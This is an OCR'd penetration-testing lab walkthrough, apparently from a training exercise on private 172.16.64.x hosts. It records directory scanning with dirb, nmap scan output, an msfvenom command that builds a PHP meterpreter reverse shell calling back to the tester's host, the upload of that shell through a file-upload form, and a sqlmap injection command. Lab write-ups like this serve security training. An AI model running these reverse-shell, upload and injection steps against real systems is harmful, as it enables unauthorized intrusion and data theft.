
Test with php file

- So, after we created the local-html, let's try to upload a simple php file.

• Let's upload a sample .php file named **php.php**. Its content will just the below function.

```
<?php
phpinfo();
?>
```

→ Notice: After we uploaded, it directs us into http://75ajvxi36vchsv584es1.foocorp.io/app/-upload.php




Dirb http://75ajvxi36vchsv584es1.foocorp.io/-app/

auxiliary(scanner/http/dir_scanner)


```
└─# dirb http://75ajvxi36vchsv584es1.foocorp.io/app/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jul 15 14:19:01 2021
URL_BASE: http://75ajvxi36vchsv584es1.foocorp.io/app/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://75ajvxi36vchsv584es1.foocorp.io/app/ ----
+ http://75ajvxi36vchsv584es1.foocorp.io/app/index.php (CODE:200|SIZE:511)
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/js/
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/

---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/ ----
+ http://75ajvxi36vchsv584es1.foocorp.io/app/upload/index.php (CODE:302|SIZE:0)
```

→ Notice: After we uploaded **sample.php**, it directs us into http://-75ajvxi36vchsv584es1.foocorp.io/app/upload.php



- We found that new directories, so let's try to connect to **app/upload/sample.php**

> Yes, it does works.



Generate payload msfvenom


Nmap scan report for **172.16.64.91**
Host is up (0.037s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
6379/tcp open redis Redis key-value store
MAC Address: 00:50:56:A5:0C:74 (VMware)

- Since their port 6379 is opened, so we gonna listen on that port

#**msfvenom** -p php/meterpreter_reverse_tcp LHOST=172.16.64.10 LPORT=6379 -f raw > shell.php


Upload the shell

- Sayless, we going to upload the payload onto our local html




Generate the payload

- Navigate into our recent payload




Metasploit



- **Configure then RUN** → successful

flag




172.16.64.92

Nmap scan report for **172.16.64.92**
Host is up (0.037s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 f4:86:09:b3:d6:d1:ba:d0:28:65:33:b7:82:f7:a6:34 (RSA)
| 256 3b:d7:39:c3:4f:c4:71:a2:16:91:d1:8f:ac:04:a8:16 (ECDSA)
|_ 256 4f:43:ac:70:09:a6:36:c6:f5:b2:28:b8:b5:53:07:4c (ED25519)
53/tcp open domain dnsmasq 2.75
| dns-nsid:
|_ bind.version: dnsmasq-2.75
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Photon by HTML5 UP
63306/tcp open mysql MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
| Protocol: 10
| Version: 5.7.25-0ubuntu0.16.04.2
| Thread ID: 7
| Capabilities flags: 63487

| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x0B}S\x18t\x16SvIOf\x08Zp)\x12T\x15'
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:43:3A (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Dirb

- Nothing interesting is found




Sqlmap


sqlmap -u http://172.16.64.92/72ab311dcbfaa40ca0739f5daf505494/tracking.php?id=3 --password

Inspection

- Strange that everytime we login, it will pops up...



- **View-page source**

